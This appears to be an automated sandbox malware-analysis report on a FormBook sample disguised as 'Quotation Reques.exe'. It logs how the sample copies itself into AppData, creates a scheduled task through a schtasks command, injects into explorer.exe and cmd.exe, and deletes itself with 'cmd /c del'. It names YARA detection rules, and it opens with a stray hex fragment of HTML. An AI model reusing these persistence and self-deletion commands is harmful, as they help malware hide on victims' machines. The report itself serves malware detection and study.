20 76 69 73 69 62 69 6c 69 74 79 3a 20 68 69 64 64 65 6e 3b 0a 20 20 20 20 20 20 20 20 7d 0a 0a 20 20 20 20 20 20 20 20 2e 6e 67 2d 61 6e 63 68 6f 72 20 7b 0a 20 20 20 20 20 20 20 20 20 20 20 20 70 6f 73 69 74 69 6f 6e 3a 20 61 62 73 6f 6c 75 74 65 3b 0a 20 20 20 20 20 20 20 20 7d 0a 20 20 20 20 3c 2f 73 74 79 6c 65 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 58 2d 55 41 2d 43 6f 6d 70 61 74 69 62 6c 65 22 20 63 6f 6e 74 65 6e 74 3d 22 49 45 3d 65 64 67 65 22 3e 0a 20 20 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 4f 6f 70 73 2c 20 73 6f 6d 65 Data Ascii: <!DOCTYPE html><html lang="en-us" prefix="content: http://purl.org/rss/1.0/modules/content/ dc: http://purl.org/dc/terms/ foaf: http://xmlns.com/foaf/0.1/ og: http://ogp.me/ns# rdfs: http://www.w3.org/2000/01/rdf-schema# sioc: http://rdfs.org/sioc/ns# sioct: http://rdfs.org/sioc/types# skos: http://www.w3.org/2004/02/skos/core# xsd: http://www.w3.org/2001/XMLSchema#"><head> <meta http-equiv="Content-Type" content="text/html; charset=UTF-8"> <style type="text/css"> @charset "UTF-8"; [ng\:cloak], [ng-cloak], [data-ng-cloak], [x-ng-cloak], .ng-cloak, .x-ng-cloak, .ng-hide:not(.ng-hide-animate) { display: none !important; } ng\:form { display: block; } .ng-animate-shim { visibility: hidden; } .ng-anchor { position: absolute; } </style> <meta http-equiv="X-UA-Compatible" content="IE=edge"> <meta name="viewport" content="width=device-width, initial-scale=1"> <title>Oops, some

Code Manipulations

Statistics

Behavior



Click to jump to process

System Behavior

Analysis Process: Quotation Reques.exe PID: 6476 Parent PID: 5700

General

Start time:	09:38:09
Start date:	23/02/2021
Path:	C:\Users\user\Desktop\Quotation Reques.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\Quotation Reques.exe'
Imagebase:	0x90000
File size:	549376 bytes
MD5 hash:	5A752FCD71ACB65C618A829610B7B7E1
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000000.00000002.251892848.0000000002581000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000000.00000002.252016521.00000000025CB000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000000.00000002.252275583.0000000003589000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000000.00000002.252275583.0000000003589000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000000.00000002.252275583.0000000003589000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DC7CF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DC7CF06	unknown
C:\Users\user\AppData\Roaming\ftkqUsB.exe	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | non directory file	success or wait	1	6CACDD66	CopyFileW
C:\Users\user\AppData\Roaming\ftkqUsB.exe\:Zone.Identifier:$DATA	read data or list directory | synchronize | generic write	device	sequential only | synchronous io non alert	success or wait	1	6CACDD66	CopyFileW
C:\Users\user\AppData\Local\Temp\tmp1923.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6CAC7038	GetTempFileNameW

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\Quotation Reques.exe.log	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	6DF8C78D	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmp1923.tmp	success or wait	1	6CAC6A95	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\ftkqUsB.exe	0	262144	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 54 4c 34 60 00 00 00 00 00 00 00 00 e0 00 02 01 0b 01 50 00 00 44 07 00 00 1c 01 00 00 00 00 00 72 63 07 00 00 20 00 00 00 80 07 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 c0 08 00 00 02 00 00 00 00 00 00 02 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $.......PE..L...TL4`.......... ....P..D..........rc... ....@.. ....@................	success or wait	3	6CACDD66	CopyFileW
C:\Users\user\AppData\Roaming\ftkqUsB.exe:Zone.Identifier	0	26	5b 5a 6f 6e 65 54 72 61 6e 73 66 65 72 5d 0d 0a 0d 0a 5a 6f 6e 65 49 64 3d 30	[ZoneTransfer]....ZoneId=0	success or wait	1	6CACDD66	CopyFileW

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmp1923.tmp	unknown	1644	3c 3f 78 6d 6c 20 76 65 72 73 69 6f 6e 3d 22 31 2e 30 22 20 65 6e 63 6f 64 69 6e 67 3d 22 55 54 46 2d 31 36 22 3f 3e 0d 0a 3c 54 61 73 6b 20 76 65 72 73 69 6f 6e 3d 22 31 2e 32 22 20 78 6d 6c 6e 73 3d 22 68 74 74 70 3a 2f 2f 73 63 68 65 6d 61 73 2e 6d 69 63 72 6f 73 6f 66 74 2e 63 6f 6d 2f 77 69 6e 64 6f 77 73 2f 32 30 30 34 2f 30 32 2f 6d 69 74 2f 74 61 73 6b 22 3e 0d 0a 20 20 3c 52 65 67 69 73 74 72 61 74 69 6f 6e 49 6e 66 6f 3e 0d 0a 20 20 20 20 3c 44 61 74 65 3e 32 30 31 34 2d 31 30 2d 32 35 54 31 34 3a 32 37 3a 34 34 2e 38 39 32 39 30 32 37 3c 2f 44 61 74 65 3e 0d 0a 20 20 20 20 3c 41 75 74 68 6f 72 3e 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 61 6c 66 6f 6e 73 3c 2f 41 75 74 68 6f 72 3e 0d 0a 20 20 3c 2f 52 65 67 69 73 74 72 61 74 69 6f 6e 49	<?xml version="1.0" encoding="UTF-16"?>.. <Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">.. <RegistrationInfo>.. <Date>2014-10-25T14:27:44.8929027</Date>.. <Author>computer\user</Author>.. </RegistrationI	success or wait	1	6CAC1B4F	WriteFile
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\Quotation Reques.exe.log	unknown	1314	31 2c 22 66 75 73 69 6f 6e 22 2c 22 47 41 43 22 2c 30 0d 0a 31 2c 22 57 69 6e 52 54 22 2c 22 4e 6f 74 41 70 70 22 2c 31 0d 0a 32 2c 22 4d 69 63 72 6f 73 6f 66 74 2e 56 69 73 75 61 6c 42 61 73 69 63 2c 20 56 65 72 73 69 6f 6e 3d 31 30 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 30 33 66 35 66 37 66 31 31 64 35 30 61 33 61 22 2c 30 0d 0a 32 2c 22 53 79 73 74 65 6d 2e 57 69 6e 64 6f 77 73 2e 46 6f 72 6d 73 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 30 0d 0a 33 2c 22 53 79 73 74 65 6d 2c 20 56 65 72 73 69 6f 6e 3d 34 2e	1,"fusion","GAC",0..1,"WinRT", "NotApp",1..2,"Microsoft.VisualBasic, Version=10.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.	success or wait	1	6DF8C907	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DC55705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6DC55705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6DBB03DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DC5CA54	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7e efa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6DBB03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Config uration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6DBB03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f 1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6DBB03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b2 19d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6DBB03DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DC55705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6DC55705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6CAC1B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6CAC1B4F	ReadFile

Analysis Process: schtasks.exe PID: 6744 Parent PID: 6476

General

Start time:	09:38:20
Start date:	23/02/2021
Path:	C:\Windows\SysWOW64\schtasks.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\schtasks.exe' /Create /TN 'Updates\ftkqUsB' /XML 'C:\Users\ user\AppData\Local\Temp\tmp1923.tmp'
Imagebase:	0x1190000
File size:	185856 bytes
MD5 hash:	15FF7D8324231381BAD48A052F85DF04
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmp1923.tmp	unknown	2	success or wait	1	119AB22	ReadFile
C:\Users\user\AppData\Local\Temp\tmp1923.tmp	unknown	1645	success or wait	1	119ABD9	ReadFile

Analysis Process: conhost.exe PID: 6752 Parent PID: 6744

General

Start time:	09:38:20
Start date:	23/02/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7ecfc0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: Quotation Reques.exe PID: 6788 Parent PID: 6476

General

Start time:	09:38:21
Start date:	23/02/2021
Path:	C:\Users\user\Desktop\Quotation Reques.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\Desktop\Quotation Reques.exe
Imagebase:	0x660000
File size:	549376 bytes
MD5 hash:	5A752FCD71ACB65C618A829610B7B7E1
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000006.00000002.295452534.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000006.00000002.295452534.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000006.00000002.295452534.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000006.00000002.296373263.0000000000BD0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000006.00000002.296373263.0000000000BD0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000006.00000002.296373263.0000000000BD0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000006.00000002.295627965.0000000000B80000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000006.00000002.295627965.0000000000B80000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000006.00000002.295627965.0000000000B80000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1622408	success or wait	1	4182C7	NtReadFile

Analysis Process: explorer.exe PID: 3472 Parent PID: 6788

General

Start time:	09:38:23
Start date:	23/02/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	
Imagebase:	0x7ff693d90000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: cmd.exe PID: 6776 Parent PID: 3472

General

Start time:	09:38:39
Start date:	23/02/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\cmd.exe
Imagebase:	0x380000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000010.00000002.491075658.00000000027A0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000010.00000002.491075658.00000000027A0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000010.00000002.491075658.00000000027A0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000010.00000002.491565528.0000000002960000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000010.00000002.491565528.0000000002960000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000010.00000002.491565528.0000000002960000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000010.00000002.491847161.00000000029C0000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000010.00000002.491847161.00000000029C0000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000010.00000002.491847161.00000000029C0000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	high

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1622408	success or wait	1	27B82C7	NtReadFile

Analysis Process: cmd.exe PID: 7080 Parent PID: 6776

General

Start time:	09:38:44
Start date:	23/02/2021
Path:	C:\Windows\SysWOW64\cmd.exe

Wow64 process (32bit):	true
Commandline:	/c del 'C:\Users\user\Desktop\Quotation Reques.exe'
Imagebase:	0x380000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: conhost.exe PID: 6896 Parent PID: 7080

General

Start time:	09:38:45
Start date:	23/02/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7ecfc0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Disassembly

Code Analysis